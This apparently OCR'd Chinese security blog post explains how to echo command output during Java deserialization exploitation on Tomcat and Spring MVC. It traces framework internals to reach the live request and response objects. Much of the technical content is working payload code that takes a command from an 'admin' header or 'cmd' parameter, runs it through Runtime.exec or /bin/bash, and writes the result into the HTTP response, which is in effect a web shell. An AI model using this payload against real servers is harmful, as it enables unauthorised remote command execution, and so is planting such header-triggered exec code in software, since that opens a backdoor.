
```
protected void register(Processor processor) {
    if (this.getProtocol().getDomain() != null) {
        synchronized(this) {
            try {
                long count = this.registerCount.incrementAndGet();
                RequestInfo rp = processor.getRequest().getRequestProcessor();
                rp.setGlobalProcessor(this.global);
                ObjectName rpName = new ObjectName(this.getProtocol().getDomain() + ":type=RequestProcesso
                if (this.getLog().isDebugEnabled()) {
                    this.getLog().debug("Register " + rpName);
                }

                Registry.getRegistry((Object)null, (Object)null).registerComponent(rp, rpName, (String)nul
                rp.setRpName(rpName);
            } catch (Exception var8) {
                this.getLog().warn("Error registering request");
            }
        }
    }
```

接下来的思路则是获取Registry注册进去的RequestInfo。在Registry类中可以看到提供了getMBeanServer方法，返回一个MBeanServer对象：




```
    }

    public MBeanServer getMBeanServer() {
        if (this.server == null) {
            synchronized(this.serverLock) {
                if (this.server == null) {
                    long t1 = System.currentTimeMillis();
                    if (MBeanServerFactory.findMBeanServer((String)null).size() > 0) {
                        this.server = (MBeanServer)MBeanServerFactory.findMBeanServer((String)null).get(0)
                        if (log.isDebugEnabled()) {
                            log.debug("Using existing MBeanServer " + (System.currentTimeMillis() - t1));
                        }
                    } else {
                        this.server = ManagementFactory.getPlatformMBeanServer();
                        if (log.isDebugEnabled()) {
                            log.debug("Creating MBeanServer" + (System.currentTimeMillis() - t1));
                        }
                    }
                }
            }
        }
```


断点打在第233行，经调试发现运行状态下这个MBeanServer的实现类是JmxMBeanServer，类的实现关系如下：




在JmxMBeanServer发现变量mbsInterceptor为实际存储MBean的变量：



再次断点调试，发现mbsInterceptor的实现类为DefaultMBeanServerInterceptor：



在Repository可以找到一个query方法，能够返回一个查询列表：



所以最终的调用思路为：

1 从Registry中获取到所有已注册的Http11Processor。

2
根据Request请求头中我们自己定义的字段去找到当前的Processor。

3 从当前的Processor获取到对应的Request对象。

4 执行系统命令，写入到Request.getResponse。

主要代码：

```
ArrayList processors = (ArrayList) field.get ( resource );

field = Class.forName ( "org.apache.coyote.RequestInfo"
).getDeclaredField ( "req" );

field.setAccessible ( true );

for (int i = 0; i < processors.size (); i++) {

    Request request = (Request) field.get ( processors.get ( i )
);

    String header = request.getHeader ( "admin");

    if (header != null && !header.equals ( "" )) {

        String[] cmds = new String[]{"/bin/bash", "-c", header};

        InputStream in = Runtime.getRuntime ().exec ( cmds
).getInputStream ();

        Scanner s = new Scanner ( in ).useDelimiter ( "\\a" );

        String out = "";

        while (s.hasNext ()) {

            out += s.next ();
```

```
        }
    byte[] buf = out.getBytes ();
    ByteBuffer byteBuffer = ByteBuffer.wrap ( buf );
    request.getResponse ().doWrite ( byteBuffer );
    request.getResponse ().getBytesWritten ( true );
}
}
```


运行效果：

基于Spring MVC的回显方案


在Spring MVC框架中，我们可以通过Spring RequestContextHolder直接获取请求信息，比tomcat的方案要简单许多。

debug一个Spring MVC程序，将断点设置在get请求方法上。跟踪断点处的调用栈可以

发现，FrameworkServlet继承了HttpServletBean，并且调用了processRequest方法对request和response进行处理。




下一步来到FrameworkServlet类，它调用自身initContextHolders方法，将保存了Request与Response对象的requestAttributes，设置到一个线程变量中：




继续跟进initContextHolders，观察到requestAttributes在513行被引用：

跟进到RequestContextHolder中的setRequestAttributes方法，可以看到变量被赋值到RequestContextHolder类的requestAttributesHolder静态成员中。也就是说，通过查询这个成员的内容，我们就能获取到当前线程中的Request与Response对象：



观察RequestAttributesHolder类，发现可以直接通过调用对应的get方法获取requestAttributes对象：



```
public static RequestAttributes getRequestAttributes() {
    RequestAttributes attributes = (RequestAttributes)requestAttributesHolder.get();
    if (attributes == null) {
        attributes = (RequestAttributes)inheritableRequestAttributesHolder.get();
    }

    return attributes;
}
```

整理思路如下：


1. 获取RequestContextHolder类中的Attributes；
2. 获取Attributes中的请求和响应对象；
3. 通过反射执行命令后写入响应对象。

具体实现代码如下：


```
    HttpServletRequest httprequest =((ServletRequestAttributes)
RequestContextHolder.getRequestAttributes()).getRequest();

            HttpServletResponse httpresponse =
((ServletRequestAttributes)
RequestContextHolder.getRequestAttributes()).getResponse();

            String resHeader=httprequest.getParameter ( "cmd" );

            java.io.InputStream in =
java.lang.Runtime.getRuntime().exec(resHeader).getInputStream();

            BufferedReader br = null;

            br = new BufferedReader (new InputStreamReader (in,
"GBK"));

            String line;

            StringBuilder sb = new StringBuilder();

            while ((line = br.readLine()) != null) {

                sb.append(line);

                sb.append("\n");
```

```
            }

            java.io.PrintWriter out = new
java.io.PrintWriter(httpresponse.getOutputStream());

            out.write(sb.toString ());

            out.flush();

            out.close();
```

搭建一个简单的环境测试：



搭建简单的反序列化环境测试：



总结

无论是中间件还是使用的web框架，在反序列化回显方面其共同特点都是寻找存储request以及response的类或变量。只不过tomcat的变量传递和调用更为底层，寻找过程较为复杂；spring调用栈更靠后一些，获取request以及response链路稍微简单一些，整体思路大同小异。

参考链接：

https://xz.aliyun.com/t/7535

https://www.codercto.com/a/112362.html

https://mp.weixin.qq.com/s/-ODg9xL838wro2S_NK30bw

https://mp.weixin.qq.com/s?__biz=MzIwNDA2NDk5OQ==&mid=2651374294&idx=3&sn=82d050ca7268bdb7bcf7ff7ff293d7b3

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论